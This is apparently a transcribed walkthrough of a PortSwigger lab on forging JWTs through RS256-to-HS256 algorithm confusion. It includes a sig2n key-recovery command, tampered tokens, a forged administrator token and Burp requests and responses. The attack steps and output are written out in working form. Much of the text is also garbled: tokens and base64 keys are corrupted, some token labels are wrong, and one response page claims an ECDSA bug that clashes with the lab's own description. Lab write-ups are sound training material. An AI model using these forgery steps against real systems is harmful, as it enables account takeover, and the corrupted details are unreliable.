eyJraWQiOiI1N2jkOGjMy1kNWJjLTQwN2ItOWM3Yi0yNmM2MmRmZDdkYjIiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi01Jwb3J0c3dpZ2dciIsInN1Yi1i61mfkbwluaXN0cmF0b3IiLCJleHAiOjE2NzkzNjY3MTV9.0edRmrXr9F2Yojukqj8HsUb6CKiIMBiAFBuj4zp3lw8
```

JWS JWE

Header

```
{"kid": "e7bd8bb3-d5bc-407b-9c7b-26c62dfd7db2", "alg": "HS256"}
```

Payload

```
{"iss": "portswigger", "sub": "administrator", "exp": 1679366715}
```

Signature

```
D1 E7 51 9A B5 EB F4 5D 98 A2 3B A4 AA 3F 07 B1  
46 C6 08 A8 88 31 B8 80 14 1B A3 E3 3A 77 5B 0F
```

Attack Sign Encrypt

Response

Pretty Raw Hex Render

```
<a href="/admin">  
Admin panel  
</a>  
<p>  
|  
</p>  
<a href="/my-account?id=administrator">  
My account  
</a>  
<p>  
|  
</p>  
<a href="/logout">  
Log out  
</a>  
<p>  
|  
</p>  
</section>  
</header>  
<header class="notification-header">  
</header>  
<h1>  
My Account  
</h1>  
<div id="account-content">  
<p>  
Your username is: administrator  
</p>  
<p>  
Your email is: admin@normal-user.net  
</p>  
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">  
    <label>  
        Email  
    </label>  
    <input required type="email" name="email" value="">  
    <input required type="hidden" name="csrf" value="sBP0K205XODEo6AtqYengwyQ4OfvX3e9">  
    <button class="button" type="submit">  
        Update email  
    </button>  
</form>  
</div>  
</section>  
</div>  
</body>  
</html>
```

0 matches

Lab: JWT authentication bypass via algorithm confusion with no exposed key

Lab: JWT authentication bypass via algorithm confusion with no exposed key

- This lab uses a JWT-based mechanism for handling sessions. It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.
- To solve the lab, first obtain the server's public key. Use this key to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit:**
- See - <https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion-with-no-exposed-key>

- Log into the application twice and capture the JWT Tokens the server creates for each session.
- Then use the following docker command and use the 2 JWT Tokens as the arguments.

```
(root㉿kali)-[~] docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec
└─# docker run --rm -it portswigger/sig2n eyJraWQiOijkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZG
Q2YTUiLCJhbGciOiJSUzI1NiJ9eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY30TM3MDg4N
n0.QYwW31hYxUYINTYq_jv8BpLAltUCvpQuXbYD36BwwtEdVd09-bD9CawCoXQ6gEpRqSt1RZXqJdudjYs10ZGjBIIDL8C03
sz2JZKpE0BtbuPKVljx4Ajw3-GXgh6RiwrLC2jRY_nZNw6mmRKXY0CdiNqEIY57-L5fYkTJ52IEXdeGe5vYBr8eNsbn8IV-
sNspSLBrE6xZgFuE472KqZ62S11qXEkV8rwLCAng9sDU4ygvLZ_8e4vXWRBoXUMTPUoftbtzFdPthRYM7rYszV0XMK3R9iQ
_h2vsRXgHWEyPyXWViJN_x2X1Bq1hAoG7TRvtCbVuYyHhcW7804msXjg eyJraWQiOijkODk1MjlhYS03NDM0LTQ2YzMtOT
VjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJSUzI1NiJ9eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4c
CI6MTY30TM3MDkxOH0.Skv9mvcq0jSsZMyirwSnW7MSJ5lM6ddwIhL9MbXrZGWyUAbcvXEn9gAlAILTvnHXDTfIQ_wUJ3w7d
SYUE4p-mEnUBWH6OceWJc7Me_jd2JqvCtqHgffw1fJIWMJQXrSQ7bWwyf9nYi6j2X_SFA7NqiDddz5D-fzcJzYf3WxSeOJ8r
p2AU6-bBM7yQ4KFG3aiCYaJu70xRAGNyTmydA_u-ZEZE9yAQdCe5JfhrrDnFacr0iIlPfm-cBL24ch4mioSKYDT_pTtkjAXZ
ofHKM-uKzv4R-r3CiZKmSQqJlfp0VTqvfBYGWFo9GAJYf5TMgy8AkPX_XxnKD0MWbQRRZ2JHA█
Your username is: wiener
Your email is: wiener@normal-user.net
```

- These are the results of the docker command.
- There are 2 different Keys (x509 and pkcs 1) and each one already has a tampered JWT Token that we can use to test if it works on the application. Grab the “Tampered JWT” token that is under the x509 Key.

```
Found n with multiplier 1:  
Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUV  
GQUFPQ0FROEFNSULCQ2dLQ0FRRUE5UE9GellKVENkwlNtN1liVzczbQorOU04V3I4RmtvaDF4YzNCQVNYRTBuV2pKcWtyb01  
LNm5ndW9tVDRnZWROVHBVditjbWlabGpVMzBVbUo5VTdnCmdDOVVhZ1hpWFZ2b1JvWEZlV3M4K0tRYWZzckLYQzhrYmcvbmF  
mUlg4cVNZZncvOWRySXZoWkVNM2FKNFh2N0UKL1o4ejRZRExwYUhXK2RCZFdQULBkVXdXcWlwRUdIVDliVVFpcTZNUXVyZWo  
wRlR1b2ZveHlicVN1aEJCTVNhYgp6eUx1MzdJTLJ3VnVDVTZYeStLTzRmcEFDeG4rWWZmdU10bnJNU1lvUER2QjE2TkRscjI  
yb212SndoSFdCbmZyCnB1VlZSYzFJMEdSUjdFZTljM0FxSUJJTHp2bEpZQm0yZ2hDQVZoRGVmR2FuRyt2OURzK1M5SWUva1Z  
rTi80U2wKK3dJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
```

```
Tampered JWT: eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJIUzI1Ni  
J9.eyJpc3MiOiAicG9ydHN3aWdnZXIIiLCAic3ViIjogIndpZW5lciIsICJleHAiOiAxNjc5NDUzOTMxfQ.RiWBM0Q6u_mIL5  
vp_-pgs0-mmsTr0AczKk_kI2EzX0M
```

```
Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQTlQT0Z6WU  
pUQ2RaU203WWJXNzNtKz1NOFdyOEZrb2gxeGMzQkFTWEUbldqSnFrcm9NZTYKbmd1b21UNGdlZE5UcFV2K2NtaVpsalUzMF  
VtSjlVN2dnQzlVYwdYaVhWdm9Sb1hGZVdz0CtLUWFmc3JJWEM4awpiZy9uYWZSWDhxU1lmdy85ZHJJdmhaRU0zYUo0WHY3RS  
9a0Ho0WURMcGFIVytkQmRXUFJQZFV3V3FpcEVHSFQ5CmJVUwlxNk1RdXJlaJBGVHVvZm94eWJxU3VoQkJNU2FienlMdTM3SU  
5Sd1Z1Q1U2WHkrZU80ZnBBQ3huK1lmZnUKTXRuck1TWW9QRHZCMTZORGxyMjJvbXZKd2hIV0JuZnJwdVZWUmMxSTBHUL13RW  
U5YzNbC1CSUx6dmxKWUJtMgpnaENBVmhEZWZHYW5HK3Y5RHMrUzlJZS9rVmt0LzRTbCt3SURBUUFCCi0tLS0tRU5EIFJTQS  
BQVUJMSUMgS0VZLS0tLS0K
```

```
Tampered JWT: eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJIUzI1Ni  
J9.eyJpc3MiOiAicG9ydHN3aWdnZXIIiLCAic3ViIjogIndpZW5lciIsICJleHAiOiAxNjc5NDUzOTMxfQ.HS0G85gvnoj_np  
J3VjtnYEdZUEi9wC9UaVjwgu3wdX0
```

- Use the “Tampered JWT” x509 Token to send a request to the application and we get a positive response which means this is a valid token that was signed with a valid Key.

Request

Pretty Raw Hex

```

1 GET /my-account HTTP/2
2 Host: 0a5b00ad03de4d23c0f2d7e700fd0076.web-security-academy.net
3 Cookie: session=eyJraWQioiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiAiG9ydHN3aWdnZXIlCAic3ViIjogIndpZW5lcIIsICJleHAIoAxNjc5NDUz0TMxfQ.RiWBMO06u_mIL5vp_-pgs0-mmsTr0AczKk_kI2EzXOM
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a5b00ad03de4d23c0f2d7e700fd0076.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3151
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11     <link href="/resources/css/labs.css rel=stylesheet">
12   <title>
13     JWT authentication bypass via algorithm confusion with no exposed key
14   </title>
15   <body>
16     <script src="/resources/labheader/js/labHeader.js">
17   </script>
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=main>
22           <h1>JWT auth</h1>
23           <p>JWT authentication bypass via algorithm confusion with no exposed key</p>
24           
25           <div>
26             <h2>How it works</h2>
27             <ul>
28               <li>The application expects a JWT signed with RSA256</li>
29               <li>The application has a bug where it uses ECDSA instead of RSA256</li>
30               <li>The application does not validate the algorithm header</li>
31             </ul>
32             <h2>Exploit</h2>
33             <ul>
34               <li>We can sign a JWT with ECDSA and RSA256 and the application will accept it</li>
35             </ul>
36           </div>
37         </div>
38       </div>
39     </section>
40   </div>
41 </body>
42 </html>

```

portswigger lab

File Edit View

TY30TM3MDg4Nn0.QYwB31hYxUYINTYq_jv8BpLAltUCvpQuXbYD36BwwtEdVd09-bD9CawCoXQ6gEpRqSt1RZXqJdudjYs10ZgjBIIDL8C03sz2JZKpE0BtbuPKVljx4Ajw3-GXgh6RiwrLC2jRY_nZnw6mmRKXY0cdiNqEIY57-L5FyKtJ52IEExdeGe5vYBr8eNsby8IV-sNsplSLBrE6xZgFuE472KqZ62S11qXEkv8rwllCAnj9sDU4ygvLZ_8e4vXWRBoXUMTPUoftbtzFdPthRYM7rYszv0XMK3R9iQ_h2vsRXgHWEyPyXwViJN_x2X1Bq1hAoG7TRvtCbVuYyHhcNw7804msXg

eyJraWQioiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIisInN1YiI6IndpZW5lcIIsImV4cCI6MTY30TM3MDkx0H0.Skv9mvqc0jssZMyirwSnW7MSj51M6ddwiL9MbXrZGwyUAbcvXEn9gAlAILTvnHXDTfIq_wUJ3w7dSYUE4p-mEnUBWH60ceWJc7Me_jd2JqvCtqHgffw1fjIWmjQxrS07bwWyf9nYi6j2X_SFA7NqiDddz5D-fzcJzYf3WxSeOj8rp2AU6-bbm7yQ4KFG3aiCYaJu70xRAGNyTmydA_u-ZEZE9yAqdCe5JfhrrDnFacr0iIlPfm-cBL24ch4mioSKYDT_pTtkjAXzofHKM-uKzv4R-r3CizKmS0qj1fp0VTqvfBYGWFo9GAJYf5TMgy8AkPX_XxnKDOMWbQRRZ2JHA

Base64 encoded x509 key:
LS0tLS1CRUdjTiBQVUJMSUs0VZLS0tLS0tKUlJQklqqU5CZ2txaGtpRzl3MEJBUVGQUFPQ0FROEFNSULCQ2dLQ0FRRUE5UE9GellKVEnkwlNtN1liVzczbQor0U04V3I4RmtvaDF4YzQCVNYRTBuV2pkcWtyb01lNm5ndw9tVRnRzWROVBvditjbwLabGpVmzbVbu05VtdnCmDovVhZ1hpwFZ2b1jvwEz1V3M4K0tRyWZzckLYQzhrYmcvbmfUlg4cVNZZncv0WRYsx0wkVNMF2KFNH2N0UKL1o4ejRZRExwYuhXK2RCZFdqUlBkvxDxclwRuD1vdliVVFpcTZNUXVyzWowRlR1b2ZeHlicVN1aEjCTVnhYgp6eUx1MzdJ1J3VnVDVTZyEstlTzRmcEFDeG4rlWzmdU10bnJNU1lvUER20jE2TkrscjIyb212SndoSDrdCbmzCnB1vlZSYzFJMeDsujdFzt1jm0FxSUJjTHp2bEpzQm0y2z2hDQVzOrGvmR2FuRyt2OURzK1M5SWuva1zr-Ti80U2WKK3dJREFRQUILk0tLS1FtkQgUFVCTelDIEtFws0tLS0tCg==

Tampered JWT:
eyJraWQioiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiG9ydHN3aWdnZXIlCAic3ViIjogIndpZW5lcIIsICJleHAIoAxNjc5NDUz0TMxfQ.RiWBMO06u_mIL5vp_-pgs0-mmsTr0AczKk_kI2EzXOM

Base64 encoded pkcs1 key:
LS0tLS1CRUdjTiB0EgUFVCTeIDIEtFws0tLS0tCk1JSUJDz0tDQVFFQtlQt0Z6WUpUQ2RaU203WJXNzNtKz1NOFdyeOZrb2gxegMzQkFTWEUwbldqSnsFrcm9NZTYKbmd1b21UNGd1Z5E5UcfV2K2NtaVpsalUzMFVtSj1VN2dnQz1VYwdYaVhwdm9Sb1hgZvdz0ctLUWfmc3JJWEM4awpiy9uVNZSwDhxU1lmdy85ZHJ0dmhaRU0zYu0WHY3RS9a0Ho0WURMcGFIVytKQmRXUFJQZFV3FpcEVHSFQ5CmJVUwlxNk1RdxJlaJBGVHVvZm94eWjxU3VoQkjNU2Fien1MdTM3SUS5sd1Z1Q1U2Whkrzu80ZnBBQ3huK11mZnUKTXRuck1TWW9QRHZCMTZORGxyMjJvbXZKd2hIV0juZnJwVZwUmMxSTBHUI1I3RWu5YzNBcULCSUx6dmxkwUjTmgpnaENBvihEZwZHY5HK3Y5RHMrUz1jZS9rVmt0LzRTbct3SURBUUFC1otLS0tRU5EIFJTSQSBQVUJMSUmG0VZLS0tLS0t

Tampered JWT:
eyJraWQioiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU10TFhZGQ2YTUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiG9ydHN3aWdnZXIlCAic3ViIjogIndpZW5lcIIsICJleHAIoAxNjc5NDUz0TMxfQ.HSOG85gvnoj_npJ3VjtnYEdZUEi9wC9UaVjwgu3wdX0

Ln 7, Col 630 100% Windows (CRLF) UTF-8



- Use the JWT Editor Keys to generate a new Symmetric Key.
- Replace the “k” value with the base64 encoded Key from the previous Step.
- We will use the Key to sign our own tampered JWT Tokens.

- Change the “sub” value to administrator and sign the Token with the Symmetric Key we generated from the previous step.

Request

Pretty Raw Hex JSON Web Token

JWT 1 - eyJraWQiOjkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU1OTFhZGQ ...

Serialized JWT

```
eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU1OTFhZGQ2YTUiLCJhbGciOiJIUzI1NiJ9.
eyJpc3MiOiAiZG9ydHN3aWdnZXIiLCIac3ViIjogImFkbWluaXN0cmF0b3IiLCIaZXhwIjogMTY3OTQ1MzkzMX0.uACFS0iONCi6qzW3r3PXnOgqeLF8Hm7sJZcWkjJEfA
```

JWS JWE

Header

```
{"kid": "d89529aa-7434-46c3-95c3-f5e591add6a5",
"alg": "HS256"
}
```

Compact JSON

Payload

```
"sub": "administrator", "exp": 1679453931}
```

Compact JSON

Signature

```
B8 00 85 48 E8 B4 34 28 BA AB 35 B7 AF 73 D7 9C
E8 2A 7A 51 7C 1E 6E EC 25 97 16 92 A8 C9 11 F0
```

Response

Pretty Raw Hex Render

```
</p>
</section>
</header>
<header class="notification-header">
</header>
<h1>
  My Account
</h1>
<div id="account-content">
  <p>
    Your username is: administrator
  </p>
  <p>
    Your email is: admin@normal-user.net
  </p>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
  <label>
    Email
  </label>
  <input required type="email" name="email" value="">
  <input required type="hidden" name="csrf" value="EqdGAR37catPNMY4zUQaZe4i00zAseUk">
  <button class='button' type='submit'>
    Update email
  </button>
</form>
</div>
</div>
</section>
</div>
</body>
</html>
```

0 match